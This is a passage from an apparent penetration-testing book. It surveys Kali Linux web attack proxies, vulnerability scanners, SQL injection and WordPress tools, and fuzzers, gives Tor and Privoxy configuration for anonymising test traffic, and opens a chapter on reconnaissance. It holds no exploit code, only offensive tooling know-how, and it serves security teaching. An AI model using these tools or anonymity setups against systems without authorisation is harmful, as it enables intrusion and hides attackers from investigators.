
Make sure you select a port that is not used by any other application in order to avoid any conflicts. Note the port and binding address and add it in the proxy settings of the browser:



By default, the Burp proxy only intercepts requests from the clients. It does not intercept responses from the server. If required, manually turn it on from the **Options** tab and further down under **Intercept Server Responses** section.


Customizing client interception

Specific rules can also be set if you want to narrow down the amount of web traffic that you intercept. As shown in the figure, you can match requests for specific domains, HTTP methods, cookie names, and so on. Once intercepted, you can then edit the values and forward it to the web server and analyze the response:




Modifying requests on the fly

Under the **Match and Replace** section, you can configure rules that would look out for specific values in the request and edit it on the fly without requiring any manual intervention. Burp proxy includes several of these rules, the most notable ones is used to replace the user agent value with that of Internet Explorer, iPhone, or Andriod devices:




Burp proxy with SSL-based websites

Burp proxy also works with SSL-based websites. In order to decrypt, it intercepts the connection, presents itself as the web server, and issues a certificate that is signed by its own **certificate authority** (CA). The proxy then presents itself to the actual SSL website, as the user and encrypts the request with the certificate provided by the web server. The connection from the web server is then terminated at the proxy that decrypts the data and re-encrypts it with the self-signed CA certificate to be displayed on the user's web browser. The following diagram explains this process:



The web browser would display a warning, as the certificate is self-signed and not trusted by the web browser. You can safely add an exception in the web browser, since you are aware that the Burp proxy is intercepting the request and not a malicious user. You can also import the certificate offline by exporting it from Burp and manually adding it to the trusted CA certificate list in Firefox:



WebScarab and Zed Attack Proxy

The previous two are also web application attack proxies that come along with Kali Linux. Both are feature-rich proxies but Burp proxy still leads the pack. You would occasionally find a small feature missing from one proxy but available in another one. For example, WebScarab has a nice value versus time scatter graph for session ID analysis that is missing from Burp suite. WebScarab and **Zed Attack Proxy** (**ZAP**) are also non-transparent proxies and you need to configure the web browser to forward request to them. Both of the tools are maintained by **Open Web Application Security Project** (**OWASP**), which is a nonprofit community dedicated to web application security. In 2013, the development of WebScarab was slowed and the new features were only added to ZAP, which is also known as the successor of WebScarab.

ProxyStrike

Also included in Kali Linux is an active proxy known as ProxyStrike. This proxy not only intercepts the request and response but also actively finds vulnerabilities. It has modules to find SQL injection and XSS flaws. Similar to other proxies that we have discussed till now, you need to configure the browser to use ProxyStrike as the proxy. It performs automatic crawling of the application in the background and the results can be exported in HTML and XML format.

Web vulnerability scanner

Kali Linux also includes several vulnerabilities scanners for web applications. These tools can be used to find misconfigurations, outdated files, and common vulnerabilities in web applications.

Nikto

Nikto is what Nessus is to network penetration testing. It's built on an older vulnerability scanner known as Wikto; the author of that tool could not keep up with the new vulnerabilities released daily and the tool was not updated further. It was then adopted by CIRT.net and Chris Sullo, and renamed as Nikto and regular updates were released.

It is a feature-rich vulnerability scanner that you can use to test vulnerabilities on different web servers. It claims to check outdated versions of software and configuration issues on several of the popular web servers.

Some of the well-known features of Nikto are as follows:

- Output reports in several forms such as HTML,CSV, XML, and text
- Includes false positive reduction by using multiple techniques to test for vulnerabilities
- Can directly login to Metasploit
- Apache username enumeration
- Brute forcing subdomain
- Can customize maximum execution time per target before moving on to the next target

Skipfish

This vulnerability scanner first creates an interactive sitemap for the target website by using a recursive crawl and prebuilt dictionary. Each node in the resulting map is then tested for vulnerabilities. Speed of scanning is one of the major features that distinguishes it from other web vulnerability scanners. It is well known for its adaptive scanning features using which it makes more intelligent decision learning from the response received in the previous step. It provides comprehensive coverage of the web application in relatively less time. The output of Skipfish is in the HTML form.


Web Crawler – Dirbuster

Some applications have hidden web directories that a normal user interacting with the web application does not see. Web crawlers try to find hidden directories within a web application and Dirbuster is really good at it. Dirbuster is basically an application developed by Java, which tries to brute force directories and filenames on the web application. Dirbuster uses a list produced by surfing the Internet and collecting the directory and files which developers use in real world web applications. Dirbuster, which was developed by OWASP, is currently an inactive project and is provided now through a ZAP proxy add-on rather than a standalone tool.

OpenVAS

The open vulnerability assessment scanner is a network vulnerability scanner in Kali Linux. A penetration test should always include a vulnerability assessment of the target system and OpenVAS does a good job in identifying vulnerabilities on the network side. OpenVAS is a fork of Nessus but its feeds are completely free and licensed under GPL.

OpenVAS is installed in Kali Linux but requires an initial configuration before you start using it. Go to **Applications | Vulnerability Analysis** and select OpenVAS initial setup. Kali Linux needs to be connected to the Internet to complete this step as the tool downloads all the latest feeds and other files. At the end of the setup, a password is generated, which is to be used during the login of the GUI interface:



You can now open the graphical interface by pointing your browser to `https://127.0.0.1:9392`. Accept the self-signed certificate error, and then log in with the username admin and the password generated during the initial configuration.


OpenVAS is now ready to run a vulnerability scan against any target. You can change the password after you log in by navigating to **Administrations | Users** and selecting the edit user option (marked with spanner) against the username.

The GUI interface is divided into multiple menus, as described here:

- **Scan Management**: From here, you can start a new network VA scan. You will also find all the reports and findings under this menu.
- **Asset Management**: Here, you will find all the accumulated hosts from the scans.
- **SecInfo Management**: Complete detailed information about all the vulnerabilities and their CVE IDs are stored here.

- **Configuration**: Here, you can configure various options such as alerts, scheduling, and reporting formats. Scanning options for host and open port discovery can also be customized through this menu.
- **Administration**: Adding and deleting users and feed synchronization is to be done through the **Administration** menu.
- **Extras**: Settings related to the OpenVAS GUI such as, setting time and language, can be done from this menu.

Let's take a look at the scan results from OpenVAS. We scanned three hosts and found some high- risk vulnerabilities in two of those hosts. You can further click on individuals scans and view detailed information about the vulnerabilities identified:



Database exploitation

No web penetration test is complete without testing the security of the backend database. SQL servers are always on the target list of attackers and they need special attention during a penetration test to close loopholes that would be leaking information from the database. SQLNinja is a tool written in Perl and can be used to attack vulnerable Microsoft SQL server and gain shell access. Similarly, the sqlmap tool is used to exploit a SQL server vulnerable to SQL injection attack and fingerprint, retrieve user and database, enumerate users, and do much more. More on SQL injection attacks will be discussed later in this book in *Chapter 5*, *Attacking the Server Using Injection-based Flaws*.

CMS identification tools

Content management systems, specifically WordPress, have been very popular on the Internet and hundreds of websites have been deployed on this platform. Plugins and themes are an integral part of WordPress websites, but there have been a huge number of security issues in these add-ons. WordPress websites are usually administered by normal users who are least concerned about security and they rarely update their WordPress software, plugins, and themes—making it an attractive target.

WPScan is a really fast WordPress vulnerability scanner written in Ruby programming language and preinstalled in Kali Linux.

The following information can be extracted using wpscan:

- Plugins list
- Name of the theme
- Weak password and username using Bruce forcing technique
- Details of the version
- Possible vulnerabilities

Some additional CMS tools available in Kali Linux are listed as follows:

- Plecost is a WordPress finger printer tool and can be used to retrieve information about the plugins installed and display CVE code against each vulnerable plugin.
- Joomscan is able to detect known vulnerabilities such as file inclusion, command execution, and injection flaws in Joomla CMS. It probes the application and extracts the exact version the target is running.

Web application fuzzers

A fuzzer is a tool designed to inject random data into the web application. A web application fuzzer can be used to test for buffer overflow conditions, error handling issues, boundary checks, and parameter format checks. The result of a fuzzing test is to reveal vulnerabilities that could not be identified by web application vulnerability scanners. Fuzzers follow a trial and error method and require patience to identify flaws.


Burpsuite and WebScarab have an inbuilt fuzzer. Wfuzz is a one-click fuzzer available in Kali Linux and we will use them to test application in *Chapter 10*, *Fuzzing Web Applications*.

Using Tor for penetration testing

The main aim of a penetration test is to hack into a web application in a way that a real-world malicious hacker would do it. Tor provides an interesting option to emulate the steps that a black hat hacker uses to protect his or her identity and location. Although an ethical hacker trying to improve the security of a web application should be not be concerned about hiding his or her location, by using Tor it gives you an additional option of testing the edge security systems such as network firewalls, web application firewalls, and IPS devices.

Black hat hackers try every method to protect their location and true identity; they do not use a permanent IP address and constantly change it in order to fool the cybercrime investigators. You would find port scanning requests from a different range of IP addresses and the actual exploitation having the source IP address that your edge security systems are logging for the first time. With the necessary written approval from the client, you can use Tor to emulate an attacker by connecting to the web application from an unknown IP address that the system does not usually see connections from. Using Tor makes it more difficult to trace back the intrusion attempt to the actual attacker.


Tor uses a virtual circuit of interconnected network relays to bounce encrypted data packets, the encryption is multi layered and the final network relay releasing the data to the public Internet cannot identify the source of the communication as the entire packet was encrypted and only a part of it is decrypted at each node. The destination computer sees the final exit point of the data packet as the source of the communication, thus protecting the real identify and location of the user. The following diagram explains this process:



Steps to set up Tor and connect anonymously

Following are the steps to install Privoxy and Tor:


1. Web browsers are notorious for leaking personal information about the user and we would use Privoxy, which is a web proxy to protect against such leaks. It's a highly customizable proxy that can be used to defend against web browsers leaking private information. The primary focus of Privoxy is privacy enhancement. Since the proxy is sitting between your web browser and the Internet, it is the best place to filter out outbound personal information that the web browser is leaking. Similarly, install Tor. Tor and Privoxy are both proxies. The web browser forwards the request to Privoxy and in turn Privoxy forwards it to be Tor to be anonymized:



2. Next, edit the Privoxy configuration file and add the parameters, as shown here. Here, we are configuring Privoxy to send all `socks4a` compliant web traffic to port `9050` where Tor is listening:


3. Now, edit the `torrc` file placed at the `/etc/tor/` directory and add the following at the end (the lines with a `#` are comments):

```
SafeSocks 1
WarnUnsafeSocks 1
SocksListenAddress 127.0.0.1
SocksPort 9050
ControlPort auto
```




All the input to the configuration file are case-sensitive, so be careful.


4. Verify services and listening ports:



5. Configure web browser to use Privoxy as the proxy:




6. Finally, visit the website `check.torproject.org` to verify if your requests are indeed flowing through the Tor network:



The IP address shown here is surely not the one assigned by my ISP but is somewhere in Europe, working as the exit node for the Tor network.

Visualization of a web request through Tor

So this is how the packets are flowing on the network. The web browser forwards the request to Privoxy, which sanitizes the request and removes all the information that can reveal the true identity of the client and forward the request to the Tor proxy on the client. The request from the Tor proxy is then encrypted and routed using the huge list of relays in the Tor network to be finally released by the exit node to be delivered to the actual destination:



Final words for Tor

Following are the final words for Tor:

- The `torrc` configuration file for Tor is highly customizable. You can choose specific exit nodes from your country of choice. You can also configure Tor to reject insecure `SOCKS` method that could reveal the true IP address of the user. These are just a few options; spend some time on it and you would truly know its power.
- Tor also has a graphical user interface known as Vidalia, which can be downloaded separately, that can be used to start and stop Tor and configure a few more settings.
- Tor is non-transparent proxy. The Internet-bound data from each application that you want to anonymize should be separately configured to use Tor. For example, if you want the wget to use Tor through the Privoxy proxy, you will have to add in the `http_proxy` environment variable as follows:

```
root@kali:/var/log/tor# env | grep proxy
root@kali:/var/log/tor# export http_proxy="127.0.0.1:8118"
root@kali:/var/log/tor# env | grep proxy
http_proxy=127.0.0.1:8118
```

- The Tor network can also be used to host hidden website that can only be accessed when a client is connected to the tor network, it is hidden from the public Internet. Recently, these website have gained attention from law enforcement agencies for conducting illegal business. The experts from these law enforcement agencies were able to penetrate into the Tor network and we are able to expose the source of these website using unknown flaws. This surprised many as the Tor network was seen as uncrackable.

If you want to use Burp proxy along with Tor to test what's happening beneath the GUI of the website, you would have to configure your web browser to use Burp as the proxy and then configure Burp proxy to use Tor as a SOCKS proxy.

Summary

This chapter was all about Kali Linux. We started by understanding the different ways in which Kali Linux can be installed and scenarios where we would be using it. Virtualizing Kali Linux is an attractive option and we discussed the pro and cons for it. Once we had Kali Linux up and running, we did an overview of the major hacking tools that we would be using to test web applications. Burp suite is a really interesting and feature-rich tool that we would be using throughout the book. We then discussed web vulnerability scanners that are of great use to identify flaws and configuration issues in well-known web servers. Finally, we set up Tor and Privoxy to emulate a real world attacker that would hide his or her real identity and location.

In the next chapter, we would perform reconnaissance, scan web applications, and identify underlying technologies used that would act as a base for further exploitation.

3
Reconnaissance and Profiling the Web Server

Over the years, malicious attackers have found various ways to penetrate a system. They gather information about the target, identify vulnerabilities, and then unleash an attack. Once inside the target, they try to hide their tracks and remain hidden for a longer period. The attacker may not necessarily follow the same sequence, but as a penetration tester following the suggested approach will help you conduct the assessment in a structured way and the data collected at each stage helps in preparing a report that is of value to your client. An attacker's aim is to ultimately own the system, so they might not follow any sequential methodology. As a penetration tester, your aim is to identify as many bugs as you can and following a methodology is really useful. However, you also need to be creative and think out of the box.

Here are the different stages of a penetration test:

- **Reconnaissance**: This involves investigating publicly available information
- **Scanning**: This involves finding openings in the target
- **Exploitation**: This involves compromising the target and gaining access
- **Maintaining access**: This involves installing backdoors to maintain alternative access methods
- **Covering tracks**: This involves removing evidence of their existence

Reconnaissance and scanning are the initial stages of a penetration test. The success of the penetration test depends on the quality of information gathered during these phases. In this chapter, we will work as a penetration tester and extract information using both passive and active reconnaissance techniques. We would then probe the target using different tools provided with Kali Linux to extract further information and find out vulnerabilities using automated tools.

Reconnaissance

